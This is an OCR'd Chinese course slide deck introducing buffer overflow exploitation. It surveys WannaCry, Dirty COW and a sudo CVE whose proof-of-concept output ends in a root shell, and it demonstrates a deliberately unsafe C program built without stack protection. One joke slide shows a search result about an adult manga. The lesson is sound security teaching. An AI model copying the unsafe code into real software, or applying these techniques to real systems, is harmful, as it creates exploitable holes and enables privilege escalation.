




# >> Buffer Overflow

```
root@OS_course:/# xxd -c 16 ./course_info
00000000: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa
00000010: 6161 6161 6161 6161 6161 6164 6174 653a aaaaaaaaaaaadate:
00000020: 4a61 6e20 3320 3133 3a32 303a 3030 2020 Jan 3 13:20:00
00000030: 3230 3232 6161 6161 6161 6161 6161 6161 2022aaaaaaaaaaaa
00000040: 6161 6161 6161 6161 7465 6163 6865 723a aaaaaaaateacher:
00000050: 5368 696e 2d4d 696e 6720 4368 656e 6720 Shin-Ming Cheng
00000060: 6161 6161 6161 6161 7370 6561 6b65 723a aaaaaaaaspeaker:
00000070: 4d65 6f77 4d65 6f77 6161 6161 6161 6161 MeowMeowaaaaaaaa
```



## >> echo \$About\_Me

- › 游照臨 aka Steven Meow
  - › 臺灣科技大學 電機所碩二
  - › 臺灣科技大學 資安研究社副社長
  - › 中央研究院 資安研究助理
  - › 臺灣好厲駭 培訓計畫成員
  - › HITCON Girls 教練
  - › 貓咪





# >> echo \$Outline

- › Introduction
- › Basic Concept
- › Stack Overflow
- › Return to Text
- › Return to Shell Code
- › Tools & Resources





# Introduction



# What is Overflow ???

Google

Overflow

✕

🔍



🔍 全部

📺 影片

🖼️ 圖片

🛒 購物

📰 新聞

⋮ 更多

工具

約有 1,860,000,000 項結果 (搜尋時間：0.53 秒)

英文



中文（繁體）



Overflow



溢出

Yìchū



「overflow」的翻譯

動詞

溢出

overflow, spill over

溢流

overflow

溢

overflow, spill

顯示更多

## 歐-巴-來洗澡



漫畫書系列



《歐-巴-來洗澡》是日本漫畫家かいづか創作的成人漫畫作品，以《其實哥哥堅硬的那個在我洗澡的時候已經進入裡面了》為標題，自2017年7月24日起在電子漫畫平台ComicFesta上連載，單行本由プラスト出版發行。改編電視動畫由彗星社製作，自2020年1月起在TOKYO MX上播出，全8集。 [維基百科](#)

動畫製作：studio HōKIBOSHI

出版社：Screamo; Blast出版（單行本）

話數：全8話

作者：かいづか

冊數：3卷（2021年1月）

人物設定：渡邊義弘



# 大家程式作業 最常抄參考的網站







# >> WannaCry





## >> WannaCry






## >> MS17-010

- › WannaCry 使用「永恆之藍」( EternalBlue )
  - › 微軟漏洞編號 : MS17-010
  - › CVE : CVE-2017-0143 to CVE-2017-0148
  - › 2017 年 5 月前，將近所有的 Windows 系統
    - › 2000, XP, Vista, 7, 8, 8.1, 10 .....
- › 利用微軟的 SMBv1 (網路上的芳鄰)
  - › Buffer Overflow in SRV Driver

## >> PWN


- › PWN = Penetration + Own
- › 利用程式的漏洞，來取得伺服器權限



Normal Case


## >> PWN

- › PWN = Penetration + Own
- › 利用程式的漏洞，來取得伺服器權限



## >> PWN

- › PWN = Penetration + Own
- › 利用程式的漏洞，來取得伺服器權限



Attack Case



## >> PWN

- › PWN = Penetration + Own
- › 利用程式的漏洞，來取得伺服器權限



(取檔案)  
(!@#\$%\$@\$#!@#)  
(關機)



Attack Case



## >> PWN

- › PWN = Penetration + Own
- › 利用程式的漏洞，來取得伺服器權限
- › 理論上所有遠端指令執行（RCE）都算 PWN
  - › 但 CTF 圈通常對於 PWN 的定義為
  - › **Binary Exploitation**





## >> Sudoedit Exploit (CVE-2021-3156)

### › Linux Sudoedit 漏洞

- › 可以讓任何普通使用者成為 Root 權限
- › 存在將近 10 年，包含去年初最新的 Ubuntu 20.04 都有這個洞
- › sudo: 1.8.2 - 1.8.31p2, 1.9.0 - 1.9.5p1

### › Heap Based Buffer Overflow

```
dfz@debian:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: 'Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28'
** pray for your rootshell.. **
[+] bling bling! We got it!
# whoami
root
# █
```

<https://blog.csdn.net/nzjdsds>




# >> Dirty COW (CVE-2016-5195)

- › Linux kernel version  $\geq 2.6.22$ 
  - › 2007 ~ 2016 年的所有 Linux 版本
- › 低權限使用者都可以透過該漏洞取得 Root 權限
  - › Android 7.0 (含) 以前所有手機都可以以此取得 Root 權限
- › 藉由 Linux 記憶體中的 Race Condition
  - › 將 Read only 改變為 Read + Write



# >> Chrome Exploit

› Pwn2Own 2021, Chrome Exploit (CVE-2021-21220)





# >> Overflow Beginner




## >> 系統環境

- › 今天上課的所有例子都在
  - › Ubuntu 18.04
  - › libc-2.27
  - › gcc 7.5.0
  - › x64
- › 其他環境可能會 .....
- › 踩到一些奇怪的雷 QQ



# >> 來看一個小例子

- › 宣告兩個變數
- › 透過 `scanf` 搭配 `%s` 來讀值
- › 確認是否是 `admin` 使用者
  - › 理論上不可能 `is_admin` 會改變
  - › ..... 嗎?



```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```



## >> 程式課時很麻煩的東西 QQ

- › 如果使用 M\$ Visual Studio 寫 C
- › 很可能會遇到這種 Error Message

	代碼	說明	項目	文件
		'scanf': This function or variable may be unsafe. Consider using scanf_s instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.	測試	scanf.cpp





## >> `scanf` 規則

- › 如果使用 `scanf` 搭配 `%s` 使用時
- › `%s` : String of characters
  - › Any number of non-whitespace characters
  - › Stopping at the first whitespace character found.
- › 重點
  - › 不管輸入的長度，全部都會吃進去
  - › 遇到第一個空白才停止

## >> 回來看一下剛剛的例子

- › scanf %s
- › 輸入的值放在 password 陣列
  - › password 長度為 4



```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```



## >> 編譯程式

### › 編譯指令

- › `gcc -fno-stack-protector ex1.c -o ex1`
- › `-fno-stack-protector` : Disables stack protection

```
steven@ubuntu:~/pwn_course$ ./ex1  
input password: aaaa  
password = aaaa  
value = 0
```

```
steven@ubuntu:~/pwn_course$ ./ex1  
input password: meow  
password = meow  
value = 0
```

## >> 程式爛掉了 QQ

- › 我們陣列長度只有 4
  - › 卻輸入了超過 4 的東西
- › 程式就壞掉了 QQ
  - › 但駭客可以讓它壞成他想要的樣子
  - › 進而做壞壞的事情

```
steven@ubuntu:~/pwn_course$ ./ex1
input password: aaaaaa
password = aaaaaa
Hello! Administrator!!
value = 61
```

```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```

# >> 程式爛掉了 QQ

- 多輸入一個 a 會改變其他變數
  - 'a' = 0x61

初始狀態

Variable	Size (bit)	Content
password[0]	8	0x0
password[1]	8	0x0
password[2]	8	0x0
password[3]	8	0x0
is_admin	32	0x0

(記憶體)

```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```

# >> 程式爛掉了 QQ

- 多輸入一個 a 會改變其他變數
  - 'a' = 0x61

輸入 aaaa

Variable	Size (bit)	Content
password[0]	8	0x61
password[1]	8	0x61
password[2]	8	0x61
password[3]	8	0x61
is_admin	32	0x0

(記憶體)

```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```

# >> 程式爛掉了 QQ

- 多輸入一個 a 會改變其他變數
  - 'a' = 0x61

輸入 aaaaa

Variable	Size (bit)	Content
password[0]	8	0x61
password[1]	8	0x61
password[2]	8	0x61
password[3]	8	0x61
is_admin	32	0x61

(記憶體)

```
#include <stdio.h>
int main(){
    char password[4];
    int is_admin = 0;
    printf("input password: ");
    scanf("%s",password);
    printf("password = %s\n",password);
    if(is_admin != 0){
        printf("Hello! Administrator!!\n");
    }
    printf("value = %x",is_admin);
}
```





# >> 程式爛掉了 被我駭掉了



```
steven@ubuntu:~/pwn_course$ ./ex1
input password: aaaaaa
password = aaaaaa
Hello! Administrator!!
value = 61
```



## >> Overflow

- › 常見種類
  - › Buffer Overflow
  - › Stack Overflow
  - › Heap Overflow
- › 覆蓋到了不該被蓋掉的資料

Variable	Size (bit)	Content
password[0]	8	0x61
password[1]	8	0x61
password[2]	8	0x61
password[3]	8	0x61
is_admin	32	0x61






# Basic Concept



# >> Program Structure

- › 執行檔可分為多個區段
  - › **TEXT** : 程式碼儲存的地方
  - › **DATA** : 已初始化的全域變數
  - › **BSS** : 未初始化的全域變數
  - › **HEAP** : 動態記憶體空間
    - › malloc() / free()
    - › 由低位址往高位址長
    - › 太難了，今天不會講
  - › **STACK** : 存放暫存資料、區域變數
    - › Return address, 參數, 回傳值
    - › 由高位址往低位址長

(動態調整)





## >> Stack

- › 堆疊，先進後出 (FILO)
- › 放入資料 : **PUSH**
- › 取出資料 : **POP**






## >> Stack

- › 堆疊，先進後出 (FILO)
- › 放入資料 : **PUSH**
- › 取出資料 : **POP**

**PUSH 123**

**PUSH 456**

**POP**






## >> Stack

- › 堆疊，先進後出 (FILO)
- › 放入資料 : PUSH
- › 取出資料 : POP

PUSH 123

PUSH 456

POP








## >> Stack

- › 堆疊，先進後出 (FILO)
- › 放入資料 : **PUSH**
- › 取出資料 : **POP**

**PUSH 123**

**PUSH 456**

**POP**



## >> Registers

- › 以 intel x86-64bit 為例
- › 通用暫存器 (General-Purpose Register)
  - › RAX -> EAX -> AX -> {AH, AL}
  - › RBX -> EBX -> BX -> {BH, BL}
  - › RCX -> RCX -> CX -> {CH, CL}
  - › RDX -> EDX -> DX -> {DH, DL}

AH(8)

AL(8)

AX (16bit)

EAX (32bit)

RAX (64bit)



# >> Registers

## › Stack 相關 暫存器

### › RSP

